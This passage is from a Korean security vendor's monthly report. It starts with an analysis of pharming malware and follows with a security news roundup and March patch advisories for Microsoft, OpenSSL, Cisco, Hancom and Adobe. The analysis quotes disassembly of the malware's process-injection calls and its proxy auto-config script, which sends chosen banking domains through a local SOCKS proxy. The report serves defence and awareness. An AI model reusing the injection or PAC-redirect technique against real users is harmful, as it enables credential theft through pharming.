사용자에게는 정상 파일인 것처럼 보이게 한 후 사용자 몰래 다른 프로세스에 악성코드를 삽입하여 악성행위를 지속하게 한다. 악성코드를 삽입하는 프로세스도 정상 파일을 실행 시켜 악성코드를 삽입하기 때문에 사용자는 해당 프로그램이 악성 행위를 하는지 알기 힘들다.

```
83C7 04         ADD EDI,0x4
68 00000000     PUSH 0x0
68 00000000     PUSH 0x0
68 04000000     PUSH 0x4
68 00000000     PUSH 0x0
68 00000000     PUSH 0x0
68 00000000     PUSH 0x0
FF75 B8         PUSH DWORD PTR SS:[EBP-0x48]
68 00000000     PUSH 0x0
FF15 1324B700   CALL NEAR DWORD PTR DS:[0xB72413]   kernel32.CreateProcessA
```

```
8965 D4         MOV DWORD PTR SS:[EBP-0x2C],ESP
8B5D D8         MOV EBX,DWORD PTR SS:[EBP-0x28]
FF33            PUSH DWORD PTR DS:[EBX]
FF15 3F24B700   CALL NEAR DWORD PTR DS:[0xB7243F]   ResumeThread
90              NOP
90              NOP
```


[그림 3] 메모리 인젝션 코드



[그림 4] 생성된 자식 프로세스


2.3.2 자동실행 등록 및 인터넷 브라우저 시작페이지 변경

시스템 시작 시에 자동으로 악성코드가 실행될 수 있도록 자동실행 레지스트리에 설정을 등록한다.



[그림 5] 자동실행 등록

이후 인터넷 브라우저의 시작페이지를 특정 페이지로 변경하여 파밍사이트로 접속을 유도한다.




[그림 6] 인터넷 브라우저(IE) 시작페이지 변경

2.3.3 인터넷 브라우저 파밍 설정 변경


악성코드는 일반적인 호스트파일 변조 방식과는 달리 인터넷 옵션의 자동구성 스트립트를 이용하여 파밍사이트에 접속하도록 한다. 먼저 프록시를 사용하기 위해 포트를 활성화 한다.

[그림 7] 포트 활성화

이후 인터넷 설정에서 자동구성 스트립트을 활성화하고 로컬시스템에 활성화된 포트를 이용하여 설정을 바꾼다.



[그림 8] 자동구성 스크립트(AutoConfigURL) 설정 변경 레지스트리



[그림 9] 자동구성 스크립트를 사용한 모습

자동 구성 스크립트는 인터넷 브라우저에서 파밍 사이트의 도메인이 들어올 경우 로컬 프록시를 이용하게 되고 이외 사이트 도메인은 정상적인 웹사이트로 연결한다.

```
var po="SOCKS 127.0.0.1:1177";
var ekls='DIRECT;';
var hasOwnProperty=Object.hasOwnProperty;
function FindProxyForURL(wkql,woal)
{
if(hasOwnProperty.call(dowla,i11_lwo(woal)))
{
 return po
}
return ekls}
```

[그림 10] 특정 사이트만 파밍 사이트로 연결

3. 결론

파밍 악성코드의 행위를 보면 정상파일을 동시에 실행하고 프록시를 이용하여 특정 사이트만 파밍사이트에 접근하도록 하여 정상적인 인터넷 사용이 가능하게 하는 등 사용자가 감염사실을 눈치챌 수 없도록 여러 방법을 동원하고 있다. 더욱이 신뢰하고 있는 사이트를 이용한 프로그램 설치가 감염으로 연결될 경우 사용자는 속수무책으로 당할 수 밖에 없다.

사용자의 주의도 중요하지만 근복적으로 프로그램 제공 업체의 보안 준수가 중요하며 사용자는 최신 업데이트된 백신을 사용하되 혹시라도 개인정보를 요구하는 페이지가 나타날 경우라도 아직 늦지 않았음을 인지하고 백신업체 신고를 통하여 신속히 해결하도록 한다.

Part3. 보안 이슈 돋보기

3 월의 보안 이슈

3 월의 취약점

3 월의 보안 이슈

알약이 뽑은 TOP 이슈

- 'OpenSSL' 취약점 사이버 공격 주의보

한국인터넷진흥원은 3 일 웹브라우저와 서버 간 통신을 암호화 하는 오픈소스 라이브러리인 'OpenSSL'에서 심각한 취약점이 발견됐다며 즉각적인 업데이트를 진행할 것을 당부했다. 이번에 발견된 취약점을 공격자가 악용하면, 서버로 전송된 개인정보, 비밀번호, 카드정보 등을 탈취당할 수 있다. 이 취약점을 패치하려면 OpenSSL 1.0.1s, OpenSSL 1.0.2g 버전으로 업데이트해야 한다.

- 구글, '잊혀질 권리' 유럽 전지역 확대...국내는 '가이드라인'만

구글은 '잊혀질 권리'를 유럽 전 지역으로 확대하기로 결정했다. 잊혀질 권리란 기록이 저장되어 있는 영구적인 저장소로부터 특정한 기록을 삭제할 수 있는 권리 혹은 자신의 정보가 더 이상 적법한 목적을 위해 필요치 않을 때 그것을 지울 수 있는 개인의 권리를 말한다. 한편, 국내에도 방송통신위원회가 잊혀질 권리 법제화를 추진하려다 사생활 보호와 표현의 자유 등 논란이 가중되어, 가이드라인 제정으로 방향을 돌리고 빠르면 올 상반기 중 가이드라인을 마련한다는 방침이다.

- IS 살해 협박받은 한국인 정보.. 쿠웨이트發 해킹에서 유출

이슬람 테러단체 이슬람국가의 한국인 살해 협박 동영상 속 명단은 쿠웨이트에서 시도된 인터넷 해킹 공격 때문에 유출된 것으로 확인됐다. 동영상에 공개된 한국인 30 명의 정보는 국내 언론보도 스크랩 업체 A 사로부터 유출되었으며, A 사를 해킹한 IP 는 중동의 쿠웨이트로 나왔다. 경찰은 명단이 노출된 20 명에게 특별한 위해는 없는 것으로 파악했으며, 국제 공조수사를 통해 끝까지 해당 사건을 추적할 것이라고 하였다.

- 국방부 컴퓨터, 주요인사도 해킹 당했다

9 일 국방부 관계자는 국방부 컴퓨터 약 10 대가 지난 1 월말~2 월말 초 해킹되어 컴퓨터에 저장 돼있던 일부 문서가 유출된 것으로 파악되었다고 발표하였다. 북한은 올해 초 국방분야 한 민간연구소 홈페이지에 악성코드를 심어 놓았으며, 국방부 직원들이 이 시기 연구소 홈페이지를 방문하면서 국방부 컴퓨터로 악성코드가 옮겨져 해킹 당한 것으로 알려졌다. 국방부는 이번 해킹 사건 이후 사무실의 모든 컴퓨터를 조사하고 악성코드를 제거하는 조치를 취했다.

Part3. 보안 이슈 돋보기

- 주민번호 수집 대폭 강화...법률과 시행령만 가능.시행규칙 464 개 정비

행정자치부는 개인정보보호법을 개정, 그간 법률, 시행령, 시행규칙에 근거해 주민번호를 수집할 수 있었던 규정을 앞으로 법률과 시행령으로만 수집할 수 있도록 했다. 이에 따라 시행규칙에 근거해 주민번호를 수집해왔던 경우 앞으로 생년월일 등으로 주민번호를 대체하거나 주민번호 수집이 꼭 필요한 경우 시행령으로 상향 적용할 계획이다.

- 끝없는 변종에도 정부 대책 전무

사람 대신 컴퓨터 데이터를 볼모로 삼아 거액을 요구하는 랜섬웨어가 국내 발견 1 년여만에 수백 배로 증가한 것으로 집계되었다. 하지만 랜섬웨어에 관련하여 정부차원의 대응은 여전히 전무하다. 감염 미신고 건수를 고려하면 피해는 이보다 훨씬 더 클 것으로 업계는 전망하고 있으나, 대책마련에 나서야 하는 정부는 여전히 어떠한 움직임에도 나서지 않고 있다. 모니터링 중이라는 공허한 답변만 되풀이하면서 업계 곳곳에서 볼멘소리가 나오고 있다.

- 훔친 공인인증서로 신용카드 발급..금감원, '주의보' 발령

피싱사이트를 설치해 개인 컴퓨터에서 공인인증서와 개인정보를 빼내고 이를 사용해 온라인으로 신용카드를 발급받아 골드바 등을 사는 범죄가 자주 발생함에 따라, 금융감독원은 개인정보 보안과 관리에 각별히 주의할 것을 당부했다. 또한 소비자 피해를 막기 위해서 신용 카드사가 보안을 강화하도록 지도하기로 했다.

- MS, 보안 투자 年 1 조 2000 억...서울 광화문에 사이버보안센터

한국마이크로소프트는 최근 사이버 범죄 대응을 위해 사이버보안센터를 서울 광화문 사옥에 개관했다. 사이버 보안센터는 전 세계 7 번째로 개관된 것으로, 사이버 범죄대응조직 사이버범죄대응센터 한국 지역 거점이다. 또한 정부기관, 보안단체, 인터넷 서비스 제공업체, 은행, 연구기관 등과 공공 민간부문 파트너십을 강화하고, 보안기술과 정보 교류 등 협력을 위한 거점으로도 활용될 것입니다.

- 중국 해킹 조직, 서울 소재 기업들 코드서명 인증서 탈취

코드서명 인증서를 탈취하는 석플라이 APT 공격조직이 유효한 코드 서명 인증서를 훔쳐 다수의 정부기관과 기업을 대상으로 표적공격을 했는데, 탈취한 인증서의 출처가 서울 소재의 기업들인 것으로 드러났다. 탈취한 인증서의 소유 기업은 소프트웨어 개발, 비디오 게임 개발, 엔터테인먼트 및 미디어, 금융 서비스 등 4 개의 산업군에 분포되어 있는 것으로 확인되었다.

3 월의 취약점 이슈

Microsoft 3 월 정기 보안 업데이트

- Internet Explorer 용 누적 보안 업데이트(3142015)

이 보안 업데이트는 Internet Explorer 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우, 이 취약성 악용에 성공한 공격자는 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Edge 용 누적 보안 업데이트(3142019)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- 원격 코드 실행을 해결하기 위한 Windows 라이브러리 로드에 대한 보안 업데이트(3140709)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Microsoft Windows 가 특정 라이브러리 로드 전에 입력의 유효성을 제대로 검사하지 못하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 하지만 공격자는 악성 응용 프로그램을 실행할 수 있는 기능과 함께 로컬 시스템에 대한 액세스 권한을 먼저 얻어야 합니다.

- 원격 코드 실행을 해결하기 위한 그래픽 글꼴에 대한 보안 업데이트(3143148)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 사용자에게 특수 제작된 문서를 열거나 특수 제작된 포함된 OpenType 글꼴이 있는 웹 페이지를 방문하도록 유도할 경우 이 중에서 보다 심각한 취약성은 원격 코드 실행을 허용할 수 있습니다.

- 원격 코드 실행을 해결하기 위한 Windows Media 에 대한 보안 업데이트(3143146)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 사용자가 웹 사이트에서 호스트되는 특수 제작된 미디어 콘텐츠를 여는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

Part3. 보안 이슈 돋보기

- 원격 코드 실행을 해결하기 위한 Microsoft Windows PDF Library 에 대한 보안 업데이트(3143081)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 사용자가 특수 제작된 .pdf 파일을 여는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

- 원격 코드 실행을 해결하기 위한 Microsoft Office 에 대한 보안 업데이트(3141806)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- 원격 코드 실행을 해결하기 위한 Windows OLE 에 대한 보안 업데이트(3143136)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows OLE 가 제대로 사용자 입력의 유효성을 검사하지 못하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다. 공격자는 이러한 취약성을 악용하여 악성 코드를 실행할 수 있습니다. 하지만 공격자는 사용자가 특수 제작된 파일 또는 웹 페이지나 전자 메일 메시지의 프로그램을 열도록 먼저 유도해야 합니다.

- 권한 상승을 해결하기 위한 Microsoft Windows 에 대한 보안 업데이트(3140410)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 대상 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 수 있는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- 권한 상승을 해결하기 위한 보조 로그온에 대한 보안 업데이트(3143141)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. Windows 보조 로그온 서비스가 메모리의 요청 핸들을 제대로 관리하지 못하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- 권한 상승을 해결하기 위한 Windows USB 대용량 저장소 클래스 드라이버에 대한 보안 업데이트(3143142)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 실제로 액세스할 수 있는 공격자가 시스템에 특수 제작된 USB 장치를 삽입하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- 권한 상승을 해결하기 위한 Windows 커널 모드 드라이버에 대한 보안 업데이트(3143145)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- 보안 기능 우회를 해결하기 위한 .NET Framework 에 대한 보안 업데이트(3141780)

이 보안 업데이트는 Microsoft .NET Framework 의 취약성을 해결합니다. 서명된 XML 문서의 특성 요소에 대한 유효성을 제대로 검사하지 않는 .NET Framework 구성 요소에 보안 기능 우회가 존재합니다.

- Adobe Flash Player 용 보안 업데이트(3144756)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms16-Mar
영문 : https://technet.microsoft.com/en-us/library/security/ms16-Mar

OpenSSL 긴급 보안 업데이트

3 월 1 일(현지시간) 오픈 SSL 은 SSLv2 규격(Protocol)에 대한 긴급 업데이트 발표[1]
SSL 취약점을 이용한 신종 공격 방식인 DROWN, CacheBleed 에 대한 보안 업데이트 등

- DROWN(Decrypting RSA with Obsolete and Weakened eNcryption)

- CacheBleed: 인텔 프로세서의 Cache-bank 충돌로 인한 정보 노출을 이용한 부채널 공격

- 상세정보

취약점 내용 및 권고 사항

DROWN: 낡고 취약한 암호화를 통한 RSA 복호화

- RSA(Rivest Shamir Adleman): 공개키 암호화 알고리즘의 하나

Part3. 보안 이슈 돋보기

CVEs	심각도	내용	비고
CVE-2016-0800	높음	SSLv2를 이용한 TLS에 대한 프로토콜 간 공격	DROWN
CVE-2016-0705	낮음	DFB, 발생 빈도 낮음	
CVE-2016-0798	낮음	SRP 데이터베이스에서의 메모리 누수	
CVE-2016-0797	낮음	널 포인터 역참조 및 힙 커럽션	
CVE-2016-0799	낮음	고정 메모리 이슈	
CVE-2016-0702	낮음	부채널 공격	CacheBleed
CVE-2016-0703	높음	분할 정복 알고리즘	
CVE-2016-0704	보통	Bleichenbacher 공격	

〈용어 설명〉

DFB(Double-Free Bug): 힙 오버플로우에 기반을 둔 공격으로, 원하는 위치의 메모리를 사용하기 위한 방법

널 포인터 역참조(Null Pointer Dereference): 널 포인터에 임의의 값을 대입하여 발생하는 에러

힙 커럽션(Heap Corruption): 동적 할당한 크기보다 더 큰 영역에 접근함으로써 발생하는 에러

부채널 공격(Side Channel Attack): 알고리즘의 약점을 찾거나 무차별 공격을 하는 대신 암호 체계의 물리적인 구현 과정의 정보를 기반으로 하는 공격 방법

분할 정복 알고리즘(Divide-and-conquer): 그대로 해결할 수 없는 문제를 작은 문제로 분할하여 문제를 해결하는 방법

Bleichenbacher 공격: RSA 암호화 메시지 내용을 점차적으로 노출하기 위한 공격

- 해결법

〈영향 받는 버전〉

- OpenSSL 1.0.1s 이전 버전: 1.0.1s 로 업데이트
- OpenSSL 1.0.2g 이전 버전: 1.0.2g 로 업데이트
- OPenSSL 0.9.8zf 및 이전 버전: 1.0.1s 혹은 1.0.2g 로 업데이트

〈업데이트 내용〉

SSLv2 프로토콜 비활성화 기본 설정 및 SSLv2 EXPORT 암호화 제거 등

[참고사이트] https://www.openssl.org/news/secadv/20160301.txt

Cisco 보안 업데이트 권고

CISCO 관련 제품에 대해 다수 취약점을 해결한 보안 업데이트 권고 발표

- 상세정보

· CISCO NX-OS 소프트웨어 SNMP 패킷 서비스 거부 취약점 (CVE-2015-6260) [1]
· CISCO Nexus 3000 제품군 및 3500 플랫폼 스위치에 대한 인증관련 취약점 (CVE-2016-1329) [2]
· CISCO NX-OS 소프트웨어 TCP Netstack 서비스 거부 취약점 (CVE-2015-0718) [3]
· CISCO 웹 보안 어플라이언스 HTTPS 패킷 처리 관련 서비스 거부 취약점 (CVE-2016-1288) [4]
· CISCO 정책 슈트 관련 정보 유출 취약점 (CVE-2016-1357) [5]
· CISCO 제품군에 영향을 주는 OpenSSL 취약점 (CVE-2016-0702~0705, CVE-2016-0797~0800) [6]
· CISCO 통합 커뮤니티 도메인 관리 크로스 사이트 스크립트 취약점 (CVE-2016-1354) [7]
· CISCO FireSIGHT 시스템 소프트웨어 장치 관리 UI 크로스 사이트 스크립트 취약점 (CVE-2016-1355) [8]
· CISCO FireSIGHT 시스템 소프트웨어 인증 관련 취약점 (CVE-2016-1356) [9]
· CISCO Prime Infrastructure 로그 파일 원격 코드 실행 취약점(CVE-2016-1359)[10]

[영향 받는 소프트웨어]

참고사이트에 명시되어 있는 'Affected Products'을 통해 취약한 제품 확인

- 해결법

운영자는 유지보수 업체를 통하여 패치 적용 및 참고 사이트 참조

[참고사이트]
[1] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-n5ksnmp
[2] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-n3k
[3] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-netstack
[4] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-wsa
[5] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-psc
[6] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-openssl
[7] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-cucdm:
[8] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-FireSIGHT
[9] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-FireSIGHT1
[10] https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160302-cpi1

한컴오피스 3 월 정기 보안 업데이트 권고

한글과컴퓨터社의 아래한글 등 오피스 제품에 대한 보안 업데이트를 발표[1]
영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

Part3. 보안 이슈 돋보기

- 상세정보

[해당 시스템]

제품군	세부 제품	영향 받는 버전
한컴오피스 2014 VP	공통 요소	9.1.0.3113 이전 버전
	한글	9.1.0.2948 이전 버전
	한셀	9.1.0.2942 이전 버전
	한쇼	9.1.0.3014 이전 버전
한컴오피스 2010	공통 요소	8.5.8.1571 이전 버전
	한글	8.5.8.1508 이전 버전
	한셀	8.5.8.1420 이전 버전
	한쇼	8.5.8.1563 이전 버전


- 해결법

한글과컴퓨터 홈페이지에서 보안업데이트 파일을 직접 다운로드 받아 설치하여 영향 받지 않는 버전(보안#42)으로 업데이트

- 다운로드 경로: http://www.hancom.com/downLoad.downPU.do?mcd=005

한글과컴퓨터 자동 업데이트를 통해 최신버전으로 업데이트

- 시작 → 모든 프로그램 → 한글과컴퓨터 → 한컴 자동 업데이트 2014



[참고사이트] [1] http://www.hancom.com/downLoad.downPU.do?mcd=005

Adobe Acrobat 신규 취약점 보안 업데이트 권고

Adobe 社는 Acrobat DC/Reader DC 및 XI 에서 발생하는 취약점을 해결한 보안 업데이트를 발표[1]
낮은 버전 사용자는 악성 코드 감염에 취약할 수 있어 해결방안에 따라 최신 버전으로 업데이트 권고

- 상세정보

Adobe Acrobat 의 3 개 취약점에 대한 보안 업데이트를 발표[1]

· 임의 코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2016-1007, CVE-2016-1009)

· 디렉토리 검색 경로에서 일어나는 임의 코드 실행이 되던 취약점 (CVE-2016-1008)

Part3. 보안 이슈 돋보기

[영향 받는 소프트웨어]

Adobe Acrobat DC/Reader DC, Acrobat XI, Reader XI

소프트웨어명	동작 환경	영향 받는 버전
Acrobat DC	윈도우즈, 맥	15.010.20059 및 이전 버전
		15.006.30119 및 이전 버전
Acrobat Reader DC	윈도우즈, 맥	15.010.20059 및 이전 버전
		15.006.30119 및 이전 버전
Acrobat XI	윈도우즈, 맥	11.0.14 및 이전 버전
Reader XI	윈도우즈, 맥	11.0.14 및 이전 버전

– 해결법

Adobe Acrobat DC 사용자

– 윈도우즈, 맥 환경의 Adobe Acrobat DC 사용자는 15.010.20060 버전 또는 15.006.30121 버전으로 업데이트 적용

・Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Acrobat Reader DC 사용자

– 윈도우즈, 맥 환경의 Adobe Acrobat Reader DC 사용자는 15.010.20060 버전 또는 15.006.30121 버전으로 업데이트 적용

・Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치

Adobe Acrobat XI 사용자

– 윈도우즈, 맥 환경의 Adobe Acrobat XI 사용자는 11.0.15 버전으로 업데이트 적용

・Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Adobe Reader XI 사용자

– 윈도우즈, 맥 환경의 Adobe Reader XI 사용자는 11.0.15 버전으로 업데이트 적용

· Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

[참고사이트] [1] https://helpx.adobe.com/security/products/acrobat/apsb16-09.html

Adobe Flash player 신규 취약점 보안 업데이트 권고

Adobe 社는 Acrobat DC/Reader DC 및 XI 에서 발생하는 취약점을 해결한 보안 업데이트를 발표[1]
낮은 버전 사용자는 악성 코드 감염에 취약할 수 있어 해결방안에 따라 최신 버전으로 업데이트 권고

– 상세정보

Adobe Flash Player 의 23 개 취약점에 대한 보안 업데이트를 발표[1]

· 임의코드 실행으로 이어질 수 있는 Integer 오버플로우 취약점(CVE-2016-0963, CVE-2016-0993, CVE-2016-1010)

· 임의코드 실행으로 이어질 수 있는 use-after-free 취약점(CVE-2016-0987, CVE-2016-0988, CVE-2016-0990, CVE-2016-0991, CVE-2016-0994, CVE-2016-0995, CVE-2016-0996, CVE-2016-0997, CVE-2016-0998, CVE-2016-0999, CVE-2016-1000)

· 임의코드 실행으로 이어질 수 있는 힙 버퍼 오버플로우 취약점(CVE-2016-1001)

· 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2016-0960, CVE-2016-0961, CVE-2016-0962, CVE-2016-0986, CVE-2016-0989, CVE-2016-0992, CVE-2016-1002, CVE-2016-1005)

[영향 받는 소프트웨어]

Adobe Flash Player

소프트웨어명	동작환경	영향받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	20.0.0.306 및 이전 버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	18.0.0.329 및 이전 버전
Adobe Flash Player for Google Chrome	윈도우즈, 맥, 리눅스, 크롬 OS	20.0.0.306 및 이전 버전
Adobe Flash Player For Microsoft Edge and Internet Explorer 11	윈도우즈 10	20.0.0.306 및 이전 버전
Adobe Flash Player for Internet Explorer 11	윈도우즈 8.1	20.0.0.306 및 이전 버전
Adobe Flash Player for Linux	리눅스	11.2.202.569 및 이전 버전
